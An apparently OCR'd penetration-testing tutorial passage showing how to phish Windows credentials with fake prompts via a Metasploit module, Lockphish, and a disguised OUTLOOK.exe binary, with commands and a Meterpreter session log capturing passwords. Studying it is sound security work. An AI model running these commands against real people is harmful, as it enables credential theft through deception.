
Metasploit Framework contains a module which has the capability to spawn an input prompt when a specific process or any process is created. The module must be linked into an existing Meterpreter session and the process needs to be defined.

```
use post/windows/gather/phish_windows_credentials
set SESSION 3
set PROCESS *
run
```




Input Prompt – Metasploit Module

The wildcard * instructs the module to monitor all the process that are running on the system and waits for a new instances to start in order to display the fake input prompt to the user.



Input Prompt Metasploit – All Processes

The input prompt will be displayed to the user as a credential request from the process in order to start.




Windows Input Prompt

When the user enter his credentials these will be captured and displayed back to the console.

```
[*] OSPPSVC.EXE is already running. Waiting on new instances to start
[*] rundll32.exe is already running. Waiting on new instances to start
[*] rundll32.exe is already running. Waiting on new instances to start
[*] calc.exe is already running. Waiting on new instances to start
[*] New process detected: 2116 notepad.exe
[*] Killing the process and starting the popup script. Waiting on the user to fill in his
 credentials...
[+] #< CLIXML

[+]

[+] UserName Domain Password
-------- ------ --------
Admin    VEGA   Password123!


<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="p
rogress" RefId="0"><TN RefId="0"><T>System.Management.Automation.PSCustomObject</T><T>Sys
tem.Object</T></TN><MS><I64 N="SourceId">1</I64><PR N="Record"><AV>Preparing modules for
first use.</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Completed</T><SR>-1</SR><SD> </S
D></PR></MS></Obj><Obj S="progress" RefId="1"><TNRef RefId="0" /><MS><I64 N="SourceId">2<
/I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil /><PI>-1</PI>
<PC>-1</PC><T>Completed</T><SR>-1</SR><SD> </SD></PR></MS></Obj></Objs>
[*] Post module execution completed
```

Metasploit Module – Credentials

Alternatively the module can be configured to monitor only for the creation of a specific process.



Metasploit Module – Windows Credentials


BASH

Lockphish is another tool with capability to implement a phishing attack against the Windows logon screen. The associated template will be hosted into a PHP server and by default uses YouTube in order to redirect the user after his credentials have been submitted.

```
bash lockphish.sh
```


LockPhish – Installation

Social engineering is required in order to trick the user to click the direct link that is hosting the fake logon screen.




LockPhish – WebPage

A fake logon screen will be displayed on the screen of the user that will require the password of the Administrator account. However compare to other tools that target the lock screen the alignment of the password field is not accurate and the fact that requires the Administrator account instead of the current user account might alter the user. Furthermore, it doesn't perform any validation locally or in the active directory.




LockPhish – Lock Screen

Once the user enter his credentials a redirection will follow to YouTube website.



LockPhish Redirection

The credentials will be displayed back in the console.




LockPhish Credentials

Binary


Prior to the C# and PowerShell age this attack was executed from an arbitrary executable. The binary supported two parameters in order to allow the penetration tester to specify the target domain and the file name that will store the captured credentials.

```
execute -f "cmd /c start OUTLOOK.exe pentestlab.local creds.txt"
```



OUTLOOK Binary

The binary was distinguished as an Outlook application (Outlook 2010, Outlook 2013) in order to fool the blue team since it was touching the disk. The input prompt was displayed to the user similar to PowerShell based input prompts.



OUTLOOK – Input Prompt

Credentials were stored into a hidden folder inside %AppData% and the following commands could be executed from a Meterpreter session to execute the attack and to read the captured credentials.

```
cd %AppData%
upload OUTLOOK.exe
execute -f "cmd /c start OUTLOOK.exe pentestlab.local creds.txt"
cd Local
cd Temp
cat creds.txt
```

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.13:4444
[*] Sending stage (206403 bytes) to 10.0.0.3
[*] Meterpreter session 4 opened (10.0.0.13:4444 → 10.0.0.3:49159) at 2020-02-25 16:45:5
9 -0500

meterpreter > cd %AppData%
meterpreter > upload OUTLOOK.exe
[*] uploading  : OUTLOOK.exe → OUTLOOK.exe
[*] Uploaded 266.00 KiB of 266.00 KiB (100.0%): OUTLOOK.exe → OUTLOOK.exe
[*] uploaded   : OUTLOOK.exe → OUTLOOK.exe
meterpreter > execute -f "cmd /c start OUTLOOK.exe pentestlab.local creds.txt"
Process 3892 created.
meterpreter > cd ..
meterpreter > cd Local
meterpreter > cd Temp
meterpreter > cat creds.txt
Username: pentestlab Password: Password123
Username: pentestlab Password: Password123
meterpreter >
```

OUTLOOK – Credentials

YouTube

Watch Video At: https://youtu.be/MqLTUZBEliE

References

- https://attack.mitre.org/techniques/T1141/
- https://enigma0x3.net/2015/01/21/phishing-for-credentials-if-you-want-it-just-ask/
- https://github.com/enigma0x3/Invoke-LoginPrompt
- https://github.com/samratashok/nishang/blob/master/Gather/Invoke-CredentialsPhish.ps1
- https://github.com/bitsadmin/fakelogonscreen
- https://github.com/Pickfordmatt/SharpLocker
- https://malicious.link/post/2015/powershell-popups-and-capture/
- https://github.com/Dviros/CredsLeaker
- https://github.com/thelinuxchoice/lockphish